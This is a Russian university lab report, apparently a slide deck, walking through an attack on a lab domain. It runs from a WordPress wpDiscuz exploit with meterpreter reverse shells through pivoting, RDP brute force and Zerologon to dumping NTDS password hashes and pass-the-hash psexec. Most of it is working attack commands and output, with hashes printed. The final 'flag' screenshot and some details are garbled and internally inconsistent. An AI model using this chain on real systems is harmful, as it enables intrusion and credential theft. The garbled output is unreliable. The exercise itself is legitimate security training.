

Лабораторная работа №4

Кибербезопасность предприятия

Боровиков Даниил Хрусталев Влад Гисматуллин Артём Чесноков Артёмий Кон-
нова Татьяна Нефедова Наталья Уткина Алина Бансимба Клодели

Российский университет дружбы народов, Москва, Россия

Получить доступ к контроллеру домена и найти флаг в свойствах доменного пользователя «Flag» **в рамках сценария №3**

Исходные данные

- Внешний IP: 195.239.174.11 (атакующая машина)
- Целевые хосты:
 - WordPress портал: 195.239.174.25
 - Почтовый сервер: 195.239.174.1
 - Контроллер домена: 10.10.10.20
- Домен: `ampire.corp`

Процесс выполнения лабораторной работы

Получение начального доступа

```
[*] Backgrounding session 1...
msf6 exploit(windows/http/exchange_proxyshell_rce) > use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
```

Рис. 1: Использование уязвимости wpdiscuz

Получение начального доступа

```
meterpreter > sysinfo
Computer      : portal
OS           : Linux portal 4.15.0-173-generic #182-Ubuntu SMP Fri Mar 18 15:53:46 UTC 2022 x86_64
Meterpreter  : php/linux
meterpreter > █
```

Рис. 2: Получение сессии на портале

Получение начального доступа

```
meterpreter : php/linux
meterpreter > bg
[*] Backgrounding session 2...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions

Active sessions



| Id | Name | Type        | Information                            | Connection                                                  |
|----|------|-------------|----------------------------------------|-------------------------------------------------------------|
| 1  |      | meterpreter | x64/windows NT AUTHORITY\SYSTEM @ MAIL | 195.239.174.11:4444 → 195.239.174.1:59506 (10.10.10.10)     |
| 2  |      | meterpreter | php/linux www-data @ portal            | 195.239.174.11:4444 → 195.239.174.25:52334 (195.239.174.25) |



msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 195.239.174.11:4433
[*] Command stager progress: 100.00% (773/773 bytes)

[*] Sending stage (1017704 bytes) to 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > [*] Meterpreter session 3 opened (195.239.174.11:4433 → 195.239.174.25:60272) at 2025-10-30 14:47:51 +0300
[*] Stopping exploit/multi/handler

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions 3
[*] Starting interaction with 3...


meterpreter > 
```

Рис. 3: Апгрейд сессии

```
meterpreter > shell
Process 2231 created.
Channel 1 created.
ls
zmpNlSrwbo-1761824740.4782.php

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:00:00:e7:3c:85 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.25/24 brd 10.10.10.255 scope global ens3
        valid_lft forever preferred_lft forever
    inet6 fe80::ff:fee7:3c85/64 scope link
        valid_lft forever preferred_lft forever
```

Рис. 4: Проверка сетевых интерфейсов

A screenshot of a terminal window with a dark background. The text is white and shows a command being entered in a Metasploit meterpreter session. The command is 'run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24'. A white cursor is at the end of the command.

```
meterpreter > run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24
```

Рис. 5: Обнаружение активных хостов

```
meterpreter > arp
```

```
ARP cache
```

<u>IP address</u>	<u>MAC address</u>	<u>Interface</u>
10.10.10.5	02:00:00:e7:3c:87	
10.10.10.10	02:00:00:e7:3c:88	
10.10.10.15	02:00:00:e7:3c:84	
10.10.10.20	02:00:00:e7:3c:83	
10.10.10.21	02:00:00:e7:3c:8b	
10.10.10.30	02:00:00:e7:3c:89	
10.10.10.35	02:00:00:e7:3c:8a	
10.10.10.40	02:00:00:e7:3c:81	
10.10.10.45	02:00:00:e7:3c:8d	
10.10.10.55	02:00:00:e7:3c:86	
10.10.10.254	02:00:00:e7:3c:82	

```
meterpreter > █
```

Рис. 6: Просмотр ARP-таблицы

Настройка маршрутизации

```
from /usr/bin/mstconsole.23:in <main>

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > █
```

Рис. 7: Добавление маршрута

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > route print
```

IPv4 Active Routing Table

Subnet	Netmask	Gateway
10.10.10.0	255.255.255.0	Session 3

[*] There are currently no IPv6 routes defined.

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > 
```

Рис. 8: Проверка маршрутов

```
#  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
socks5 127.0.0.1 1080
```

Рис. 9: Конфигурация proxchains

Настройка SOCKS прокси

```
msf6 exploit(unix/webapp/wp_updiacuz_unauthenticated_file_upload) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set srvhost 128.0.0.1
srvhost => 128.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 1080
srvport => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
[*] Stopping the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
==
No active jobs.

msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 2.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
==

```

Id	Name	Payload	Payload opts
2	Auxiliary: server/socks_proxy		

```
msf6 auxiliary(server/socks_proxy) > █
```

Рис. 10: Запуск SOCKS сервера

Атака на контроллер домена

```
(reduser2@kali)-[~]
└─$ proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.20
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2025-10-30 15:06 MSK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:995 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3306 ←socket error
r or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:80 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:21 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1720 ←socket error
r or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:139 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:22 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:110 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:111 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1723 ←socket error
r or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5900 ←socket error
z or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:199 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:23 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:113 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:8080 ←socket error
r or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:993 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:443 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:25 ←socket error
or timeout!
```

Рис. 11: Сканирование портов

Атака на контроллер домена

```
$ proxychains hydra -V -f -l manager1@ampire.corp -P /usr/share/wordlists/rockyou.txt
xt rdp://10.10.10.20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-30 15:10:35
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the
number of parallel connections and -W 1 or -W 3 to wait between connection to allow
the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (l:1/p:14344400),
~3586100 tries per task
[DATA] attacking rdp://10.10.10.20:3389/
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "123456" - 1 of 14
344400 [child 0] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "12345" - 2 of 143
44400 [child 1] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "123456789" - 3 of
14344400 [child 2] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "password" - 4 of
14344400 [child 3] (0/0)
[proxychains] Strict chain  ...  127.0.0.1:1080 ...  10.10.10.20:3389 ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080 [proxychains] Strict chain  ...  127.
0.0.1:1080 ...  10.10.10.20:3389 ...  10.10.10.20:3389 ...  OK
... OK
```


Рис. 12: Атака перебором паролей

Атака на контроллер домена

```
└─$ proxychains ldapsearch -H [ldap://10.10.10.20 -D "manager1@ampire.corp" -W -b "dc=
ampire,dc=corp"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Enter LDAP Password:
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:389 ... OK
# extended LDIF
#
# LDAPv3
# base <dc=ampire,dc=corp> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# aampire.corp
dn: DC=ampire,DC=corp
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=ampire,DC=corp
instanceType: 5
whenCreated: 20190604173417.0Z
whenChanged: 20251030074814.0Z
subRefs: DC=DomainDnsZones,DC=ampire,DC=corp
subRefs: DC=ForestDnsZones,DC=ampire,DC=corp
subRefs: CN=Configuration,DC=ampire,DC=corp
uSNCreated: 4099
dSASignature:: AQAACgAAAAAAAAAAAAAAAAAAAAAAAAAAAtC5fF+Vk8U5S4TCgLUXTw==
uSNChanged: 1396965
name: aampire
objectGUID:: 3c12X7HA/kadUSKsxckWbw==
replUpToDateVector:: AgAAAAAAAAAAAAAAAAAAAAAAAAANPKYBD8K4ZPhFwXwFPQOEwAAUAAAAAAAAALn1M
RUDAAAAz8EuExSpWkq2+V1CngsBFm8QDAAAAAAAAAKtpsFwMAAACbj21VLU93T67ZKHUzw9excTAMAA
AAAAAK62wXAwAAALQuXf1ZPFekuEwoC1Fz08PUAIAAAAAAAAAANPT7RMDAAAAySoDgssdkKs0ktzmNaA
9j6aodQAAAAAA27maFwMAABzNkNGh6dzT6Lr4GT3gnsQtoARAAAAACnHX0aAwAAAFmU+2xBwGpB
qzF3DC7mucSWgA8AAAAAADjLChgDAAAAT/uVcAZGkEmPH6xHKZ+Uf68QEQAaaaaaxvMcGQMAAAASk
Qqd7gGwQ5IZdN0VvWz+eB8NAAAAADgqokXAwAAAFZpr8a0PPxiQ0Xzg741E3GEYA4AAAAACNrtH
cMAAAAxXxh9GfKawJatAGTxyd3VORQAAAAAAa7S5FCMAAADWbmoVatF6ToTMCpB8a64oAPAA
```

Рис. 13: Поиск через LDAP

Атака на контроллер домена



```
reduser2@kali: ~  
File Actions Edit View Help  
reduser2@kali: ~ x reduser2@kali: ~ x  
cn: Flag  
description: 63278  
givenName: Flag  
distinguishedName: CN=Flag,CN=Users,DC=ampire,DC=corp  
instanceType: 4  
whenCreated: 20231020105611.0Z  
whenChanged: 20251030075051.0Z  
displayName: Flag  
uSNCreated: 1220812  
uSNChanged: 1396989  
name: Flag  
objectGUID:: 8w1q519P0EaAkJCbUQU0Eg==  
userAccountControl: 512  
badPwdCount: 0  
codePage: 0  
countryCode: 0  
badPasswordTime: 0  
lastLogoff: 0  
lastLogon: 0  
pwdLastSet: 133422729716093566  
primaryGroupID: 513  
objectSid:: AQUAAAAAAAAUAAAAUwufeEiOqhGUCls7sh0AAA=
```

Рис. 14: Обнаружение пользователя Flag

Атака на контроллер домена

```
(reduser2@kali)-[~]  
$ proxychains crackmapexec smb 10.10.10.20 -M zerologon  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.16  
[*] First time use detected  
[*] Creating home directory structure  
[*] Creating default workspace  
[*] Initializing LDAP protocol database  
[*] Initializing MSSQL protocol database  
[*] Initializing SMB protocol database  
[*] Initializing WINRM protocol database  
[*] Initializing SSH protocol database  
[*] Copying default configuration file  
[*] Generating SSL certificate  
[proxychains] DLL init: proxychains-ng 4.16  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445
```

Рис. 15: Проверка уязвимости Zerologon

Атака на контроллер домена

```
(kali) [~]
$ proxychains crackmapexec smb 10.10.10.20 -M zerologon
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.20:445 ←socket error
or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.20:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.20:135  ...  OK
SMB      10.10.10.20      445      AD      [*] Windows 10.0 Build 14393 x64
(name:AD) (domain:ampire.corp) (signing:True) (SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.20:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.20:49685  ...  OK
ZEROLOGO ... 10.10.10.20      445      AD      VULNERABLE
ZEROLOGO ... 10.10.10.20      445      AD      Next step: https://github.com/dirkjanm/CVE-2020-1472
```

Рис. 16: Подтверждение уязвимости

Атака на контроллер домена

```
Module options (auxiliary/admin/dcerpc/cve_2020_1472_zerologon):

  Name      Current Setting  Required  Description
  ----      -
  NBNAME     AD                yes       The server's NetBIOS name
  RHOSTS     10.10.10.20             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      445                    no        The netlogon RPC port (TCP)

When ACTION is RESTORE:

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  [REDACTED]       no        The password to restore for the machine account (in hex)

Auxiliary action:

  Name      Description
  ----      -
  REMOVE    Remove the machine account password

View the full module info with the info, or info -d command.

msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 10.10.10.20

[*] 10.10.10.20: - Connecting to the endpoint mapper service...
[*] 10.10.10.20: - Stopping running against current target...
[*] 10.10.10.20: - Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 10.10.10.20

[*] 10.10.10.20: - Connecting to the endpoint mapper service...
[*] 10.10.10.20:49666 - Binding to 12345678-1234-abcd-ef00-01234567cfff:1.0@ncacn_ip_tcp:10.10.10.20[49666] ...
[*] 10.10.10.20:49666 - Bound to 12345678-1234-abcd-ef00-01234567cfff:1.0@ncacn_ip_tcp:10.10.10.20[49666] ...
[*] 10.10.10.20:49666 - Successfully authenticated
[*] 10.10.10.20:49666 - Successfully set the machine account (AD$) password to: aad3b435b51404eeaad3b435b51404e31d0cfe8d16ae931b73c59d7e8c089c0 (empty)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) >
```

Рис. 17: Эксплуатация Zerologon

Атака на контроллер домена

```
(reduser2@kali)~$ proxychains impacket-secretsdump 'AD$@10.10.10.20' -no-pass
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.12.0.dev1+20230803.144057.e2092339 - Copyright 2023 Fortra

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[-] RemoteOperations failed: DCE RPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49666 ... OK
ampire.corp\Administrator:500:aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd
263255bf6f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0a04d643315712d7005dd7530e20be77:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
ampire.corp\$431000-8GTOTKF97VJ7:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
ampire.corp\SM_16351e6704a142b38:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
ampire.corp\SM_30b62db058f84e0e8:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
```

Рис. 18: Дамп хешей

Атака на контроллер домена

```
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zeroologon) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set smbuser Administrator
smbuser => Administrator
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
smbpass => aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
msf6 exploit(windows/smb/psexec) > set rhosts 10.10.10.20
rhosts => 10.10.10.20
msf6 exploit(windows/smb/psexec) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] 10.10.10.20:445 - Connecting to the server...
[*] 10.10.10.20:445 - Authenticating to 10.10.10.20:445 as user 'Administrator'...
[*] 10.10.10.20:445 - Selecting PowerShell target
[*] 10.10.10.20:445 - Executing the payload...
[+] 10.10.10.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 195.239.174.1
[*] Meterpreter session 4 opened (195.239.174.11:4444 -> 195.239.174.1:11867) at 2025-10-30 15:49:31 +0300

meterpreter > |
```

Рис. 19: Получение сессии на контроллере

Получение флага

```
File Actions Edit View Help
redmine@kali:~$ sudo nmap -sV --script smbexec --host 10.10.10.10

Nmap scanner > shell
Process 1872 created.
Channel 1872 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user /domain
net user /domain

User accounts for \\\

Name                               Password                                LastSet                             Expires                             LastLogon                           LogonType
-----                               -
Administrator                      !@!QWERTY!                            12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
Guest                                $MACHINE_PASSWORD$                    12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
krbtgt                              $KRBtgt$                              12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
nobody                               $nobody$                              12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
system                               $System$                              12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
user                                 $User$                                12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
wsmadmin                            $WSADMIN$                             12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
workstation                          $Workstation$                         12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-authent                         $WWW_AUTHENT$                        12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-data                            $WWW_DATA$                           12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-user                           $WWW_USER$                           12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-workgroup                       $WWW_WORKGROUP$                     12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-www                             $WWW_WWW$                            12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-ftp                             $WWW_FTP$                            12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-exch                             $WWW_EXCH$                           12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-mail                             $WWW_MAIL$                           12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-nfs                             $WWW_NFS$                            12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-smb                             $WWW_SMB$                            12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-ssl                             $WWW_SSL$                            12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-telnet                          $WWW_TELNET$                        12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsft                             $WWW_WSFT$                           12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsman                          $WWW_WSMAN$                         12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wswebdav                        $WWW_WSWEBAV$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsxmlrpc                        $WWW_WSXMLRPC$                     12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wssoap11                       $WWW_WSSOAP11$                     12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wssoap12                       $WWW_WSSOAP12$                     12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wshttpd                         $WWW_WSHTTPD$                      12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl                             $WWW_WSDL$                          12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl2                             $WWW_WSDL2$                         12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl3                             $WWW_WSDL3$                         12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl4                             $WWW_WSDL4$                         12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl5                             $WWW_WSDL5$                         12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl6                             $WWW_WSDL6$                         12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl7                             $WWW_WSDL7$                         12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl8                             $WWW_WSDL8$                         12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl9                             $WWW_WSDL9$                         12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl10                          $WWW_WSDL10$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl11                          $WWW_WSDL11$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl12                          $WWW_WSDL12$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl13                          $WWW_WSDL13$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl14                          $WWW_WSDL14$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl15                          $WWW_WSDL15$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl16                          $WWW_WSDL16$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl17                          $WWW_WSDL17$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl18                          $WWW_WSDL18$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl19                          $WWW_WSDL19$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl20                          $WWW_WSDL20$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl21                          $WWW_WSDL21$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl22                          $WWW_WSDL22$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl23                          $WWW_WSDL23$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM                12/27/2023 1:56:11 PM                3
www-wsdl24                          $WWW_WSDL24$                       12/20/2023 1:56:11 PM                12/31/2023 1:56:11 PM
```

Рис. 20: Найденный флаг

1. **Начальный доступ** - получен через уязвимость в WordPress плагине
2. **Разведка сети** - обнаружена внутренняя сеть 10.10.10.0/24
3. **Туннелирование** - настроены маршруты и SOCKS прокси
4. **Обнаружение цели** - идентифицирован контроллер домена 10.10.10.20
5. **Multiple attack vectors:**
